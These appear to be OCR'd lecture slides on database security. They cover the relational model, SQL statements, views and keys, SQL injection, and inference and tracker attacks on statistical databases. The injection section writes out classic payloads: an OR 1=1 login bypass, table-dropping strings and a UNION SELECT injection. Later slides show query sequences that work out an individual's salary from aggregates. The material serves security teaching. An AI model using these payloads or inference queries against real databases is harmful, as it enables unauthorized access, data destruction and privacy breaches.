- Concurrency issues need independent control in an operating system, in the sense that two copies of data wouldn't normally be synchronised automatically.
  - A DBMS can deal with concurrency internally, including handling multiple users.
- File formats within file/operating systems are typically tied to applications, whereas the internal structure of a database can be significantly changed without needing to change the applications that use the database.

Types of information

- There are various categories of information that could be extracted from a database.
- **Exact information**:
  - Alice is 25 years old.
- **Bounds**:
  - Alice is less than 70 years old.
- **Negative results**:
  - Alice is not a male.
  - There is nobody more than 95 years old.
- **Existence**:
  - There exists a person with red hair.


- **Associations or relations among pieces of information**:
  - Alice is younger than Bob.
  - Alice has spent more time as a student than Bob.
- We might want to control access to some of those.
- And it isn't simply a matter of not letting people get access to certain entries in the database!
- Later we will see the idea of inference.
  - The application may insist we cannot get the address of a specific person.
    - But we can find out there is a 25 year old female student living in Crypto Lane.
    - A separate query may reveal that Alice is the only 25 year old female.
    - We can infer that Alice lives in Crypto Lane.
    - Think sets and Venn diagrams, if that helps. ☺

Security properties for databases

- The primary database asset is the stored data, and the information that can be extracted from it.
- **C**onfidentiality…
  - Assets cannot be accessed by persons not authorised to access that asset.
    - “Accessed” could be replaced by a reference to a specific disallowed action.
- **I**ntegrity…
  - Assets cannot be modified by persons not authorised to modify that asset.
- **A**vailability…
  - Assets should be accessible to those allowed access.
- It’s still about access control and authentication.

The relational database model

- A relational database is a collection of relational tables, which are referred to as relations or entities.



- A **relation** (or table or sometimes file) can be written as

$$\mathbf{R \subseteq D_1 \times D_2 \times \ldots \times D_n}$$

where $D_1, D_2, \ldots, D_n$ are the domains of the attributes $A_1, A_2, \ldots, A_n$.

- The attributes are the columns so the relation corresponds to the product space over the spaces of each attribute, and are sometimes called fields.
- The elements of the relation are called n-tuples and are simply rows in the table.
  - They are sometimes called records.
- An n-tuple is a sequence $<v_1, v_2, \ldots, v_n>$ where $v_i \in D_i$ for each $i = 1, 2, \ldots, n$.

Structured Query Language (SQL)

- SQL has a long history.
  - It was developed by IBM in the mid 1970's.
- SQL is a (sort-of) standard language designed to carry out interactions with relational databases.
  - This includes inserts, updates, retrievals and deletions.
  - The SQL commands fall into two categories: Data Manipulation Language (DML) or Data Definition Language (DDL).
- There seem to be several versions of the standard and various implementation differences but at the basic level SQL is quite similar.
- On the next couple of slides there are examples of different SQL statements…

An INSERT statement

INSERT INTO EMPLOYEE VALUES
(70,'James','12-08-78', 90000,'Sydney', Pitt,45);

Two UPDATE statements

UPDATE EMPLOYEE
SET DOB ='13-08-78'
WHERE E# = 70;

UPDATE EMPLOYEE
SET SALARY = SALARY + 0.1*SALARY;

EMPLOYEE

E#	NAME	DOB	SALARY	CITY	STREET	BLDG#
10	John	12-DEC-67	66K	Sydney	Station	12
20	Mary	01-MAR-56	110K	Perth	Victoria	5
30	James	08-SEP-68	99K	W'Gong	Barham	13
40	Kate	17-OCT-80	55K	W'gong	Barham	13
70	James	13-08-78	99K	Sydney	Pitt	45

A DELETE statement

```
DELETE FROM EMPLOYEE
WHERE DOB < '01-JAN-70';
```

SELECT retrieves data/information from a relation.

* is a wildcard…

Some SELECT statements

```
SELECT *
FROM EMPLOYEE;

SELECT E#, NAME, DOB
FROM EMPLOYEE;

SELECT E#, NAME, SALARY
FROM EMPLOYEE
WHERE (DOB <= '01-JAN-70') AND (CITY = 'Sydney');
```

Relational Views

- A relational view is a named derived virtual relation defined in terms of the other named relations and/or other relational views.
- One use of views is for access control.
  - We allow access to a derived view rather a base relation.

Two CREATE VIEW statements

```
CREATE VIEW SYD_EMP AS(
        SELECT *
        FROM EMPLOYEE
        WHERE CITY = 'Sydney');

CREATE VIEW OLD_EMP AS(
        SELECT E#, NAME
        FROM EMPLOYEE
        WHERE DOB < '01-01-50');
```

Changing data through a view…

```
SELECT E#, NAME
FROM SYD_EMP
WHERE STREET = 'Broadway';

DELETE FROM SYD_EMP
WHERE NAME = 'Patrick';

UPDATE SYD_EMP
SET NAME = 'Maggie'
WHERE E# = 77;

INSERT INTO SYD_EMP VALUES(
(13,'Mike','29-FEB-72',60000,'Hobart',Victoria,5);
```

Database keys

- These are not cryptographic keys. ☹
- There are a few terms we need to describe.
- *A* **minimal key for a relation** is an attribute that identifies all tuples of the relation in a unique way, or a set of attributes that does the same but for which no proper subset is a minimal key.

- For EMPLOYEE(E#,NAME,DOB,SALARY,CITY,STREET,BLDG#), (E#) is a minimal key.
- (E#,NAME) is NOT a minimal key because (E#) is a proper subset and a minimal key.

EMPLOYEE

E#	NAME	DOB	SALARY	CITY	STREET	BLDG#
10	John	12-DEC-67	60K	Sydney	Station	12
20	Mary	01-MAR-56	100K	Perth	Victoria	5
30	James	08-SEP-68	90K	W'Gong	Barham	13
40	Kate	17-OCT-80	50K	W'gong	Barham	13
…	…	…	…	…	…	…

More key key terminology ☺

- The **Primary key** is the arbitrarily selected minimal key.
- A **Candidate key** is a minimal key which is not the primary key.
- A **Foreign key** is an attribute, or set of which together, the values of which are the same as the values of a primary or candidate key in another relation.
  - This defines a relationship between the two relations.

An example…

- Did and Eid are, respectively, the primary keys for the Department and Employee relations.
- Did is a foreign key in the Employee relation.

Department Table

Did	Dname	Dacctno
4	human resources	528221
8	education	202035
9	accounts	709257
13	public relations	755827
15	services	223945

Primary key

Employee Table

Ename	Did	Salarycode	Eid	Ephone
Robin	15	23	2345	6127092485
Neil	13	12	5088	6127092246
Jasmine	4	26	7712	6127099348
Cody	15	22	9664	6127093148
Holly	8	23	3054	6127092729
Robin	8	24	2976	6127091945
Smith	9	21	4490	6127099380

Foreign key

Primary key

(a) Two tables in a relational database

Figure 5.4(a) in [SB18]

Dname	Ename	Eid	Ephone
human resources	Jasmine	7712	6127099348
education	Holly	3054	6127092729
education	Robin	2976	6127091945
accounts	Smith	4490	6127099380
public relations	Neil	5088	6127092246
services	Robin	2345	6127092485
services	Cody	9664	6127093148

(b) A view derived from the database

Figure 5.4(b) provides a view that includes the employee name, ID, and phone number from the Employee table and the corresponding department name from the Department table.

SQL Injection (SQLi)

- Part of #1: Injection on the OWASP Top Ten.
  - Open Web Application Security Project.
- There are different types of SQL injection attacks, and the classification varies a fair bit.
  - The classifications are on different characteristics, how/where …
  - There are distinctions between integer and string based injections, and between where the information goes, and …
- However, the underlying principles are the same:
  - Something is entered somewhere, by the client, in the context of SQL, causing something not nice to happen, such as meaning some confidential information to be able to be extracted.
  - Typically via some application server interactions with a database.

SQL Injection (SQLi)

- First, the attacker provides input into an application that passes the data over to the database.
  - Giving the attacker some form of authentication and granting a level of privilege on the database.
- Then, the application passes the user input and a command associated with that input field to the database, which interprets the user data according to the application command.
- Finally, the database executes the application command with the interpreted data and produces some result such as database corruption, record deletion, or operating system compromise.

Typical Example of SQLi attack

1. Hacker finds a vulnerability injects an SQL
2. command to a database
3. The Web server receives the malicious code and sends it to the Web application server.
4. The Web application server receives the malicious code from the Web server and sends it to the database server.
5. The database server executes the malicious code on the database. The database returns data from credit cards table.
6. The Web application server dynamically generates a page with data including credit card details from the database.
7. The Web server sends the credit card details to the hacker.




Figure 5.5 Typical SQL Injection Attack

Some simple SQLi attacks

- The most common type of SQL Injection attacks are manipulation attacks where existing SQL statements are modified:
  - Adding elements to the WHERE clause, or
  - Extending the SQL statement with set operators like UNION, INTERSECT, or MINUS.
- Typically they are cutting short or extending statements.

Username	Bob
Password	**********

At the front

Behind the scenes

```
SELECT * FROM users
WHERE username = '<The entered username>'
AND password = '<The entered password>'
```

Username	Bob' OR 1=1--
Password	

```
SELECT * FROM users
WHERE username = 'Bob' OR 1=1--'
AND password = ' '
```

- The -- means the rest is treated as a comment and ignored.

process_login.asp

Application Service provider:
An online interface to an application.

```
var sql = "select * from users where
 username = '" + username + "' and
 password = '" + password + "'";
```

If the user specifies the following:

Username: '; drop table users--
Password:

- ..the 'users' table will be deleted, denying access to the application for all users.
- This closes the name selection again but runs another command …

DROP Table Students

Proper user input: `john doe`

Translates to: `SELECT * FROM records WHERE name=”john doe”;`

Malformed user input:

`john doe”; DROP TABLE records; #`

Translates to:

`SELECT * FROM records WHERE name=”john doe”;Drop TABLE records;`

The trailing “#” in the “Malformed user input” command is the MySQL comment operator. It tells the MySQL database to ignore everything that follows the comment operator.

```
$sth = $dbh->do("select * from t where
u = '$u'");
```

- choose a value for the user name ($u) input

```
$u = " '; drop table t --";
```

```
select * from t where u = ' '; drop
table t --'
```

- `select` looks up rows with column `u` containing a single space character. Drop is executed next, deleting the table `t`

- Using UNION, which combines the results from multiple queries

```
SELECT CompanyName FROM Shippers WHERE
1 = 1 UNION ALL SELECT CompanyName
FROM Customers WHERE 1 = 1
```

  - This will return the recordsets from the first query and the second query together.
  - The ALL is necessary to escape certain kinds of SELECT DISTINCT statements.
  - Just make sure that the first query (the one the web application's developer intended to be executed) returns no records.

Suppose you are working on a script with the following code:

```
SQLString = "SELECT FirstName,
LastName, Title FROM Employees WHERE
City = '" & strCity & "'"
```

And you use this injection string:

```
' UNION ALL SELECT OtherField FROM
OtherTable WHERE ''='
```

The following query will be sent to the database server:

```
SELECT FirstName, LastName, Title FROM
Employees WHERE City = '' UNION ALL SELECT
OtherField FROM OtherTable WHERE ''=''
```

Main categories of attack

- The textbook [SB18] describes 3 main categories of attack:
- **Inband:** Using the same communication channel for attacking and retrieving data.
- **Out-of-band:** attacks typically involve the data being collected through different channels.
- **Inferential:** reconstruct database structure

Statistical database

- A statistical database is primarily defined on the basis of the data or information that it provides… that is based on the nature of the query results.
- Rather than getting exact entries, or precise lists of entries, we get statistical information, such as an average or sum.
  - Direct access isn’t allowed.
- A single physical database can have a statistical database interface and the typical type of interface we saw earlier with the standard select queries.
  - A pure statistical database stores only statistical data.

Why use one? → What are we protecting?

- Data inherently sensitive:
  - Information about the locations of WMD (Weapons of Mass Destruction).
- Data from a sensitive source:
  - Information that compromises the identity of the informer.
- Data declared as sensitive:
  - Classified military data.
- A sensitive component of a tuple (row):
  - The values of attribute salary.
- Data sensitive in relation to earlier disclosed information:
  - X invested money in company Y.
  - The owner of Y and X belong to the same golf club and frequently play together.

Types of disclosure

- **Exact data:**
  - Analysis of the results of correlated complex queries provides the exact value of data item.
- **Bounds:**
  - Analysis of the results of correlated complex queries provides the lower and upper bounds for a value of item.
- **Negative results:**
  - Analysis of the results of correlated complex queries provides information that v is NOT a value of item x.
- **Existence:**
  - Analysis of the results of correlated complex queries provides information that a data item exists.

Types of information

- There are various categories of information that could be extracted a database.
  - We mentioned this earlier but this is specifically relevant to inference so we will repeat these categories and examples.
- **Exact information**:
  - Alice is 25 years old.
- **Bounds**:
  - Alice is less than 70 years old.
- **Negative results**:
  - Alice is not a male.
  - There is nobody more than 95 years old.
- **Existence**:
  - There exists a person with red hair.

- **Associations or relations among pieces of information**:
  - Alice is younger than Bob.
  - Alice has spent more time as a student than Bob.
- We might want to control access to some of those.
- And it isn't simply a matter of not letting people get access to certain entries in the database!
- The application may insist we cannot get the address of a specific person.
  - But we can find out there is a 25 year old female student living in Crypto Lane.
  - A separate query may reveal that Alice is the only 25 year old female.
  - We can infer that Alice lives in Crypto Lane.
  - Think sets and Venn diagrams, if that helps. ☺

Attacks…an example…

- Before describing some of the formalisms for statistical databases we will consider an example of a non-statistical inference attack.
- We will try and construct queries to precisely match one data item.

```
SELECT NAME
FROM EMPLOYEE
WHERE SALARY BETWEEN 50000 AND 100000;
```

- If 3 names are found then we could try:

```
SELECT NAME
FROM EMPLOYEE
WHERE SALARY BETWEEN 75000 AND 100000;
```

- If no names are found then we try:

```
SELECT NAME
FROM EMPLOYEE
WHERE SALARY BETWEEN 62500 AND 75000;
```

- And so on …

- The database system might enforce a consistency constraint:
  - *If manager then salary between 100,000 and 200,000.*
- Then a sequence of INSERT statements may disclose the constraint, on the basis of their INSERT's being denied, …
  - And the constraint may itself be confidential.
- A subsequent query …

```
SELECT COUNT(*)
FROM EMPLOYEE
WHERE POSITION = 'MANAGER'
```

- … would provide an indication of how much money the company spends on management salaries.

COUNT?

- COUNT is an example of an aggregate function.
- SUM, AVG, MIN, MAX are the other basic ones.
- These provide aggregate information on a column of a relation.
- Statistical databases provide information by means of statistical (aggregate) queries on an attribute (column) of a relational table.
- There are a lot of other aggregate functions, and it is possible to define new ones for use by the user.

AVG	COLLECT	CORR
CORR_*	COUNT	COVAR_POP
COVAR_SAMP	CUME_DIST	DENSE_RANK
FIRST	GROUP_ID	GROUPING
GROUPING_ID	LAST	MAX
MEDIAN	MIN	PERCENTILE_CONT

PERCENTILE_DISC	PERCENT_RANK	RANK

REGR_ (Linear Regression) Functions

STATS_BINOMIAL_TEST

STATS_CROSSTAB

STATS_F_TEST	STATS_KS_TEST	STATS_MODE
STATS_MW_TEST	STATS_ONE_WAY_ANOVA	

STATS_T_TEST_*

STATS_WSR_TEST	STDDEV	
STDDEV_POP	STDDEV_SAMP	SUM
SYS_XMLAGG	VAR_POP	VAR_SAMP
VARIANCE	XMLAGG	

Statistical queries …

SELECT *aggregate-function*
FROM *relational-table*
WHERE *query-predicate*
[GROUP BY group-by-*attribute-list*];

- We have already seen the *aggregate functions*.
- The *query-predicates* are predicates that determine the tuples (rows) that are used to compute the *aggregate-function*.
  - These are conditions we need to match.
  - The values in the columns used are not necessarily directly accessible.
- The tuples (rows) matching the query-predicate form the *query-set*.

Some examples…

- Consider that we have a relationship described by the following schema:

EMPLOYEE(E#,NAME,GENDER,SUBURB,STREET,SALARY,POSITION,DEPTNAME)

- Then one statistical query would be …

```
SELECT AVG(SALARY)
FROM EMPLOYEE
WHERE DEPTNAME = 'SALES' AND GENDER = 'F';
```

- Another would be …

```
SELECT COUNT(*)
FROM EMPLOYEE
WHERE SALARY > 100000
GROUP BY DEPTNAME;
```

Sensitivity levels relationships: Aggregation

- The sensitivity level, or classification, of an aggregate computed over a group of values usually differs from the sensitivity levels of the individual values.
- For example:
  - The sensitivity level of an average salary in a department is lower than sensitivity level of the salaries of individual employees.
- Should the `MIN` and `MAX` have lower classifications?
  - After all, they are the salaries of individuals.
  - But they aren't tied to identities.

… and inference

- Inference means the derivation of sensitive information from non-sensitive (typically aggregated) data.
  - Or strictly speaking the sensitive/non-sensitive are higher/lower.
- For example:
  - An average salary of all employees older than 60 discloses an exact value of salary if exactly one employee older than 60 is employed.
  - Having the information and knowing we have the information are subtly different.
    - How do we know there is only one employee?

Inference attacks

- We can clearly have attacks where aggregates are over small enough samples that information about individual elements of data is leaked.
- Statistical inference tends to involve more complex aggregation.

- Out of channel attacks involves attackers obtaining information from external sources:
  - For example, we might know, independent of the database, who lives in which suburb and who is a member of which department.
- The query …

```
SELECT SUM(SALARY), COUNT(*)
FROM EMPLOYEE
WHERE GROUP BY DEPTNAME, SUBURB;
```

- … may then disclose the salaries of the employees who are the only people employed in a department and living in a particular suburb.

- Another example:
  - We know from external sources that Mary is the only female employee in Security department.
  - So we query:

```
SELECT SUM(SALARY)
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY' AND GENDER = 'F'
```

- This discloses Mary's salary, since the summation is over a query set consisting of one row.
- What if the system refused to reveal the results if the summation is performed over a small number of rows, in other words with a small query set?
  - We can still construct an attack, but now from a series of acceptable aggregate queries.

- So, we know from the external sources that Mary is employed in Security department.
- We can perform a series of queries to infer Mary's salary.

```
SELECT COUNT(*)
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY';
```

⇒ **5 (total number of employees in Security)**

```
SELECT COUNT(*)
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY' AND GENDER = 'M';
```

⇒ **4 (there is only one female employed in Security)**

```
SELECT AVG(SALARY))
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY';
```

⇒ **40,000 (total salaries in Security = 200,000)**

```
SELECT AVG(SALARY)
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY' AND GENDER = 'M';
```

⇒ **38,000 (total salaries of male employees in Security = 152,000)**

- And now we can now infer her salary…

⇒ **200,000 - 152,000 = 48,000 (a salary of the only female in Security; Mary is a female**

Tracker attacks…

- At some point the sophistication of the combined attacks produces something called a Tracker.
  - This is a sequence of queries that allow us to isolate characteristics of an individual.
  - By analysing the tracker results we can sometimes produce a series of algebraic relationships, containing variables corresponding to particular query results.
    - The characteristics can then be expressed as functions of the queries results.

A tracker example …

- In a yet another example if we know that a triple [NAME, SUBURB, STREET] usually uniquely identifies the employees, then we can find a salary of any employee in the following way:

```
SELECT SUM(SALARY)
FROM EMPLOYEE
WHERE (NAME = 'JOHN' AND
      SUBURB = 'LIVERPOOL' AND
      STREET = 'STATION') OR
        POSITION ='MANAGER';
```

$\Rightarrow \Sigma M = 5*10^5$ (assume that John is a manager)

```
SELECT SUM(SALARY)
FROM EMPLOYEE
WHERE (NAME = 'JOHN' AND
      SUBURB = 'LIVERPOOL' AND
      STREET = 'STATION') OR
        NOT (POSITION ='MANAGER');
```

$\Rightarrow \Sigma nonM + John = 7*10^5$

```
SELECT SUM(SALARY)
FROM EMPLOYEE;
```

$\Rightarrow \Sigma M + \Sigma nonM = 11*10^5$

- Continuing, we get a system of 3 linear equations with 3 unknown variables, ΣM, ΣnonM, and John:

(1) $\Sigma M = 5*10^5$

(2) $\Sigma nonM + John = 7*10^5$

(3) $\Sigma M + \Sigma nonM = 11*10^5$

- From (1) + (2) – (3) we obtain: $John = 1*10^5$

- What if John is not a manager ? Then the system of equations is as follows:

(1) $\Sigma M + John = 5*10^5$

(2) $\Sigma nonM = 7*10^5$

(3) $\Sigma M + \Sigma nonM = 11*10^5$

- Why can we not simply say:

```
SELECT SUM(SALARY)
FROM EMPLOYEE
WHERE (NAME = 'JOHN' AND SUBURB = 'LIVERPOOL' AND
    STREET = 'STATION');
```

?

- Because the system refuses to reveal the results when the summation is performed over 1 row !

Tracker attacks

- A query predicate T that allows to track down information about a single tuple (row) is called an individual tracker for that tuple (row).
- For example a triple [NAME,SUBURB,STREET] uniquely identifies John in the previous example.
- A general tracker is a predicate that can be used to find the answer to any inadmissible query.
- For example the predicates:

(NAME = 'JOHN' AND SUBURB = 'LIVERPOOL' AND STREET = 'STATION') OR POSITION ='MANAGER'

(NAME = 'JOHN' AND SUBURB = 'LIVERPOOL' AND STREET = 'STATION') OR NOT (POSITION ='MANAGER')

- … are general trackers.

- Let us lot at a more general tracker mechanism.
- Assume that the predicate ϕ_t is an individual tracker.
- Then the system of general trackers can be constructed in the following way:

$Q_1 = \phi_t$ or ϕ_1 or ϕ_2

$Q_2 = \phi_t$ or ϕ_1

$Q_3 = \phi_t$ or ϕ_3

$Q_4 = \phi_2$ or ϕ_3

- … where the results of queries $q:\phi_1$, $q':\phi_2$, $q'':\phi_3$ are mutually disjoint. This means any two pairs have no overlap.
- Using the results of queries v_1, v_2, v_3, v_4, we obtain a system of linear equations:

(1) $f_t + f_1 + f_2 = v_1$

(2) $f_t + f_1 = v_2$

(3) $f_t + f_3 = v_3$

(4) $f_2 + f_3 = v_4$

- The solution is:

$(((1)-(2))+(3))-(4)$: $f_t = (((v_1 - v_2) + v_3) - v_4$

Protecting against inference

- There seem to be three classes of solution.
  - The first is try and design the database in such a way that inference is reduced.
  - The second is to attempt to detect and reject specific queries, or sequences of queries, that would result in an inference channel.
  - The third is to present results in such a way as to make inference difficult, or information theoretically impossible.
- An inference channel is a path by which unauthorised data is obtained, from authorised data.

In database design...

- We can alter the database structure.
  - For example, splitting a table.
- Or we can change the access control structure.
  - Giving a finer tuned model.
- These approaches are likely to reduce availability. ☹

A splitting problem ...

- [SB18] provides an example
- Consider the table Inventory (Figure 5.8)...
- We want to stop Item and Cost being viewed together, so we create some views.

Item	Availability	Cost ($)	Department
Shelf support	in-store/online	7.99	hardware
Lid support	online only	5.49	hardware
Decorative chain	in-store/online	104.99	hardware
Cake pan	online only	12.99	housewares
Shower/tub cleaner	in-store/online	11.99	housewares
Rolling pin	in-store/online	10.99	housewares

(a) Inventory table

```
CREATE VIEW V1 AS(
  SELECT Availability, Cost
  FROM Inventory
  WHERE Department = 'Hardware');
```

```
CREATE VIEW V2 AS(
   SELECT Item, Department
   FROM Inventory
   WHERE Department = 'Hardware');
```

- There is no functional dependence between Item and Cost, so giving both of those views to someone who isn't allowed to see the relationship between Item and Cost, won't have that relationship.
- But, the database itself maintains row order on the views, so someone knowing the structure of Inventory can determine the relation between Item and Cost, and recover the first three rows of the Inventory table.
  - That's inference ☹

```
CREATE view V1 AS
SELECT Availability, Cost
FROM Inventory
WHERE Department = "hardware"
```

```
CREATE view V2 AS
SELECT Item, Department
FROM Inventory
WHERE Department = "hardware"
```

Availability	Cost ($)
in-store/online	7.99
online only	5.49
in-store/online	104.99

Item	Department
Shelf support	hardware
Lid support	hardware
Decorative chain	hardware

(b) Two views

Item	Availability	Cost ($)	Department
Shelf support	in-store/online	7.99	hardware
Lid support	online only	5.49	hardware
Decorative chain	in-store/online	104.99	hardware

(c) Table derived from combining query answers

Protection at the query level...

